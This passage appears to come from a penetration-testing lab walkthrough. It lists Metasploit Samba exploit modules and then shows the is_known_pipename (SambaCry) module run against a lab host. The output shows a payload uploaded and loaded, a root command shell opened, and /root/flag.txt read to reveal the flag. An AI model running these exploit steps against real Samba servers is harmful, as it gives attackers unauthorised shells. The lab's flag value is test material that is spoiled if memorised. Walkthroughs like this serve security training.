   exploit/linux/samba/chain_reply                 2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/is_known_pipename           2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   exploit/linux/samba/lsa_transnames_heap         2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap          2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Over
flow
```

Step 12: Use exploit/linux/samba/is_known_pipename. Set the target IP and execute the module to get a command shell on the target B.


Commands:
use exploit/linux/samba/is_known_pipename
set RHOSTS 192.243.111.3



```
msf5 auxiliary(scanner/portscan/tcp) > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOSTS 192.243.111.3
RHOSTS => 192.243.111.3
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.243.111.3:445 - Using location \\192.243.111.3\share\ for the path
[*] 192.243.111.3:445 - Retrieving the remote path of the share 'share'
[*] 192.243.111.3:445 - Share 'share' has server-side path '/tmp/
[*] 192.243.111.3:445 - Uploaded payload to \\192.243.111.3\share\jAhXeQid.so
[*] 192.243.111.3:445 - Loading the payload from server-side path /tmp/jAhXeQid.so using \\PIPE\/tmp/jAhXeQid.so...
[-] 192.243.111.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.243.111.3:445 - Loading the payload from server-side path /tmp/jAhXeQid.so using /tmp/jAhXeQid.so...
[+] 192.243.111.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 4 opened (192.146.209.2-192.146.209.3:0 -> 192.243.111.3:445) at 2018-11-10 12:53:49 +0000
```

Step 13: Using this session, get the second flag.

Commands:
ls -l /root
cat /root/flag.txt



```
ls -l /root
total 8
-rw-r--r-- 1 root root 33 Oct 11 00:03 flag.txt
-rwxr-xr-x 1 root root 65 Oct 10 01:23 start.sh
cat /root/flag.txt
5a53298f3d0eba33b403c9581650eceb
```

Flag 2: 5a53298f3d0eba33b403c9581650eceb